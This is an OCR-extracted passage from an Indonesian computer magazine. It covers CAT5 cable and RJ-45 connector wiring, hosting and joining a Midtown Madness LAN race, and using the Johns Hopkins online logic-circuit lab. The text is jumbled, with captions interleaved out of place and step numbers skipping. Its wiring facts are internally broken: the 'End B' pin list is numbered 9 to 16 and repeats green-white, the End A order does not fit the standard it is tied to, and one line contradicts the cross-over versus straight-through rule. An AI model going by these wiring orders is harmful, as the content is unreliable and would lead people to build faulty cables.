• Kabel network dikemas dalam rol yang diletakkan di dalam karton berlubang.



• Kabel CAT5 terdiri dari empat pasang kawat berulir (*twisted pair wire*) dengan warna solid biru, jingga, hijau, dan coklat yang pasangannya berwarna strip yang sama.

Untuk pemakaian biasa di gunakan CMR Cable. Kabel CAT 5 dijual dalam bentuk rol di dalam karton berlubang untuk memudahkan penanganannya.

Kabel CAT 5 terdiri dari empat pasang kawat berulir

(*twisted pair wire*) sehingga pada kabel itu semuanya terdapat delapan kawat. Setiap pasang kawat ini diberi kode warna, yang pertama warna penuh (biru, jingga, hijau, atau coklat) dan pasangannya yang berulir seputar yang utama tadi dengan warna putih dan strip warna yang sesuai dengan pasangannya.

Konektor dan pemasangannya


Pada ujung-ujung kabel CAT 5 ini dipasangkan konektor yang dikenal sebagai konektor RJ-45 (RJ dari kata 'Registered Jack'). Konektor RJ-45 ini

mirip dengan konektor pada kabel telepon (RJ-11). Bila pada kabel telepon menggunakan tiga pasang kawat, maka kabel network ini empat pasang.

Untuk memudahkan memilah-milah kabel di masa datang, konektor RJ-45 dipasangkan pada kabel CAT 5 dengan aturan tersendiri. Untuk melihat urutan kawat-kawat yang dipasang pada konektor RJ-45, anda harus melihatnya dengan memegang 'klip' konektor ini di bagian bawah, agar 'lubang'-nya (tempat memasukkan kabel) menghadap Anda.


Ada dua macam pemasangan, yang menghasilkan 'Ujung A' (End A) dan 'Ujung B' (End B). Urutan pemasangan kawat pada konektor yang dikenal sebagai End A dan End B ini pada masing-masing pada dasarnya adalah standar EIA568A dan EIA568B.

Kabel CAT 5 yang kedua ujungnya



• Konektor RJ-45 yang sedikit lebih lebar dibandingkan konektor telepon. Untuk melihat urutan kawat, pegang 'klip' menghadap ke bawah


Ujung A (End A)



Urutan kawat yang dipasang pada Ujung A (dari kiri ke kanan, dengan klip menghadap ke bawah) adalah:

- 1 jingga-putih
- 2 jingga
- 3 hijau-putih
- 4 biru
- 5 biru-putih
- 6 hijau
- 7 coklat-putih
- 8 coklat

Ujung B (End B)



Urutan kawat yang dipasang pada Ujung B (dari kiri ke kanan, dengan klip menghadap ke bawah) adalah:

- 9 hijau-putih
- 10 hijau
- 11 hijau-putih
- 12 biru
- 13 biru-putih
- 14 jingga
- 15 coklat-putih
- 16 coklat

Jangan lupa dalam mengamati urutan kawat ini klip menghadap ke bawah!

adalah Ujung A disebut sebagai *straight-through cable* (kabel langsung), sedangkan bila yang satu Ujung A dan yang lainnya Ujung B dinamakan *cross-over cable* (kabel silang).


Pemakaian dalam LAN

Apabila anda menghubungkan dua komputer langsung (pada masing-masing terpasang Ethernet card) dengan kabel network, maka anda memerlukan *cross-over cable*. Hubungan kom-

puter dengan hub memerlukan *straight through cable*.

Sebenarnya pada kabel CAT 5 tidak semua kawat terpakai. Hanya kawat yang terhubung pada pin nomor 1, 2, 3, dan 6 yang terpakai, sedangkan kawat yang terhubung pada pin nomor 4, 5, 7, dan 8 tidak terpakai. Pin TX (*transmitter*) harus terhubung dengan pin RX (*receiver*) dengan tanda yang sama, plus ke plus dan minus ke minus.

Koneksi PC ke hub lewat *cross-over cable* dari PC ke PC terlihat pada diagram di bawah ini.




Peralatan untuk Menyiapkan Kabel

Walaupun tidak bermaksud menyiapkan kabel sendiri, ada baiknya anda mengenal peralatan apa yang digunakan oleh toko komputer. Pertama adalah alat untuk memotong kabel dari rolnya, yaitu *Diagonal Cutter* (4" sampai 6"), kedua adalah alat untuk mengupas kabel yaitu *Universal UTP Stripping Tool*, dan terakhir adalah untuk memasang konektor RJ-45 pada kabel CAT 5, yaitu *Modular Plug Crimp Tool*.



- Diagram sederhana cara menghubungkan dua komputer membentuk LAN sederhana tanpa melalui hub. Antara komputer dengan komputer digunakan *cross-over cable* (ujung yang satu A dan ujung yang lain B)



- Diagram sederhana cara menghubungkan komputer-komputer dalam LAN ke sebuah hub. Antara komputer dan hub digunakan *straight-through cable* (kedua ujungnya A).



- Alat-alat untuk menyiapkan kabel network (dari atas): *Diagonal Cutter* (4" sampai 6"), kedua adalah alat untuk mengupas kabel yaitu *Universal UTP Stripping Tool*, dan terakhir adalah untuk memasang konektor RJ-45 pada kabel CAT 5, yaitu *Modular Plug Crimp Tool*.

GAME MULTIPORT PALING ANYAR DARI MICROSOFT: MIDTOWN MADNESS

Untuk lebih memahami konsep port logis pada TCP/IP, kita bahas permainan *multiport* terbaru dari Microsoft. *Trial version* software ini sudah cukup seru dan dapat dijalankan baik pada LAN maupun lewat Internet ke Microsoft Gaming Zone. Pada jaringan kecil dua komputer tentunya bisa juga.

Game akan memudahkan anda memahami konsep jaringan komputer yang telah dibahas sebelumnya pada NeoTek nomor ini. Selain Age of Empire yang klasik itu, kita bahas juga Madtown Madness (MM), permainan balap-balapan *multiplayer* dari Microsoft.

Download trial version-nya gratis di www.microsoft.com/games/midtown/ (25,8 M). Jika repot men-download-nya, pesan saja CD download NeoTek.

Game multiplayer ini fasilitas network-nya lebih canggih dibandingkan Age of Empire (AoE). Kalau pada AoE nama komputer atau IP Address komputer yang berisi permainan harus diketikkan, pada MM

Multiport game terbaru dari Microsoft... siap action!

Di sisi joining computer



1

Ikuti lomba yang ada

Pada komputer yang kedua, ikuti Langkah 1 dan 2 seperti pada komputer pertama. Hanya pilih Join dan Anda akan diminta untuk mengisi TCP/IP Address yang berisi permainan ini (yaitu IP Address komputer pertama)

2

Mencari sendiri

Tidak perlu pusing. Tanpa mengisi apa-apa langsung klik 'Done' dan akan ditampilkan semua permainan MM pada network anda. Ya, di sini cuma satu yang dibentuk di komputer pertama tadi. Jadi MM ini lebih pintar daripada Age of Empire.

3

OK pilih permainan ini

Setelah mengklik permainan yang ditawarkan, pemain pada komputer kedua akan masuk ke Multiplayer Lobby yang disiapkan oleh pemain pertama. Layar yang sama akan dilihat pula di komputer pertama (Langkah 6 di komputer Game Host).



4

Ya... Siap!

Kedua pemain dapat *ngobrol* dulu pada *chat room* yang disediakan. Apabila sudah jelas permainan-nya (dan setuju), pemain kedua meng-klik 'Ready' dan tampak tanda cek di sebelah kanan bawah. Siap dan menunggu...

5

Game loading

Begitu pihak Game Host meng-klik 'Start Server' maka secara bersamaan kedua komputer akan me-load permainan ini. Tunggu sebentar. Komputer yang telah selesai loading perlu menunggu yang lebih lambat.

6

Siap balapan!

Aba-aba yang sama akan diterima pada kedua komputer. *Ready... Set... Go...* dan balapan pun dimulai. Tampak di sebelah kanan mobil lawan yang dikendalikan oleh komputer host.


tidak perlu, sebab MM akan mencari sendiri pada semua komputer yang terhubung pada network anda. Jadi program ini men-scan semua komputer pada jaringan dan menampilkan permainan-permainan MM yang dibentuk di setiap komputer itu.

Konsep ini serupa dengan Microsoft Game Zone, yang skalanya lebih luas, yaitu keseluruhan Internet.

Selain itu, bila AoE hanya menggunakan port IP, maka MM bisa juga hanya menggunakan kabel serial antara dua komputer atau melalui modem. Versi lengkapnya bahkan dapat dimainkan di jaringan Novell.

Jadi pakai kabel saja pun kini anda bisa main game...

Di sisi host computer



1

Pilih multiplayer

Layar pembuka Midtown Madness (MM) memberi pilihan Quick Race, Single Player, atau Multiplayer. Pilih Multiplayer pada salah satu dari dua komputer yang telah terhubung sebagai network.



2

Pilih koneksinya

Trial version ini sudah banyak pilihan koneksinya. Bisa ke Microsoft Gaming Zone (lewat Internet) ataupun koneksi kabel serial atau modem. Untuk network anda, pilih koneksi TCP/IP. Lalu klik 'Host.'



3

Pilih jenis balapannya

Karena anda memilih jadi tuan rumah permainan (Game Host), maka anda yang menentukan jenis permainan dan namanya dari berbagai pilihan, misalkan dipilih 'Checkpoint Race' dengan nama permainan 'Beginner's Luck.'



4

Bisa berganti mobil

Anda akan masuk ke Multiplayer Lobby. Di sini anda menunggu orang lain yang akan ikut pada permainan yang anda siapkan. Sambil menunggu anda bisa melihat-lihat mobil yang ada dan menggantinya, kalau perlu.



5

Pilihan mobil

Anda bisa memilih jenis mobil yang akan dipakai balapan ini lengkap dengan warna kesayangan anda. Tampilan tiga dimensi mobil pilihan anda pun ditampilkan pada layar ini. Mau transmisi otomatis? Atau manual?



6

Nah, ada yang ikut!

Sewaktu joining computer memilih jenis balapan yang anda tetapkan, akan tampak bahwa ada peserta lomba yang mendaftar ke tempat anda. Terlihat masuk ke chat room. Anda bisa menyapanya dengan mengetikkan pesan.



7

Star server, loading...

Apabila tamu ini menunjukkan bahwa ia sudah siap, anda dapat meluncurkan permainan ini dengan mengklik 'Start Game.' Game pun akan dimuat baik pada komputer anda (Host) maupun komputer tamu. Yang lebih cepat perlu menunggu.



8

Ready... Set... Go!

Siap-siap. Klik tombol kiri mouse untuk maju, klik kanan untuk mundur. Arah kiri atau kanan dengan menggeser mouse (setir) ke arah yang bersangkutan. Jangan terlalu jauh menggesernya (banting setir). Ini mobil *ngebut lho!*

BELAJAR LOGIKA DIGITAL DI LABORATORIUM MAYA JOHN HOPKINS UNIVERSITY

Belajar teknik digital tidak harus di sekolah, kursus atau kuliah. Anda dapat melakukannya di Internet melalui beberapa situs yang khusus menyediakan hal ini. Dengan teknologi Java, laboratorium digital dipindahkan ke Web.

Teknik digital merupakan dasar dari dunia komputer dan Internet saat ini. Bagi anda yang menggeluti bidang ini, tentu rangkaian seperti AND, NAND, OR, NOR, NOT sudah tidak asing lagi.

Sumbernya adalah salah satu bagian dari ilmu matematika yaitu logika. Selanjutnya logika ini diterapkan di hampir semua disiplin ilmu termasuk teknik digital ini.

Untuk lebih memahami prinsip dasar rangkaian logika, kita harus mempraktikkannya dalam suatu laboratorium digital yang biasanya terdapat di sekolah-sekolah teknik elektronika.

Membuat rangkain digital di Internet



1

Masuk ke situs


Arahkan *browser* anda ke situs Johns Hopkins University yang beralamat di www.jhu.edu/~virtlab. Selanjutnya klik **Virtual Laboratory**.



2

Logic Circuits


Pada halaman ini, cari bagian **Experiments** lalu klik **Logic Circuits**. Ada beberapa eksperimen lain di sini, antara lain *Diffusion processes*, *Drilling for oil*, *Robotic arm control*, *Heat transfer in a duct*, *Bridge designer* dan *Sound propagation*.



3

Teori rangkaian digital


Sebelum bereksperimen, anda disuguhkan dulu pengantar teori rangkaian digital. Karena teori inilah komputer bisa seperti sekarang ini. Semua bersumber pada teori logika matematika seperti AND, OR, dan NOT



7

Gerbang-gerbang Logika


Untuk merangkai gerbang-gerbang logika menjadi suatu rangkaian digital, klik gerbang yang dipilih lalu *drag and drop* ke **Circuit Area**.



8

Hubungkan gerbang-gerbang

Selanjutnya hubungkan gerbang-gerbang tersebut sehingga membentuk suatu rangkaian digital dengan input dan output. Klik **ujung kotak** lalu *drag mouse* dan klik **ujung lingkaran** dari gerbang yang lain.



9

Pilih kombinasi input

Kemudian anda harus memilih jenis kombinasi input yang akan diberikan ke sistem rangkaian anda. Saat ini kita pilih **Single Inputs** dimana anda harus mengisikan sendiri nilainya pada **input1**, **input2** dan **input3**.

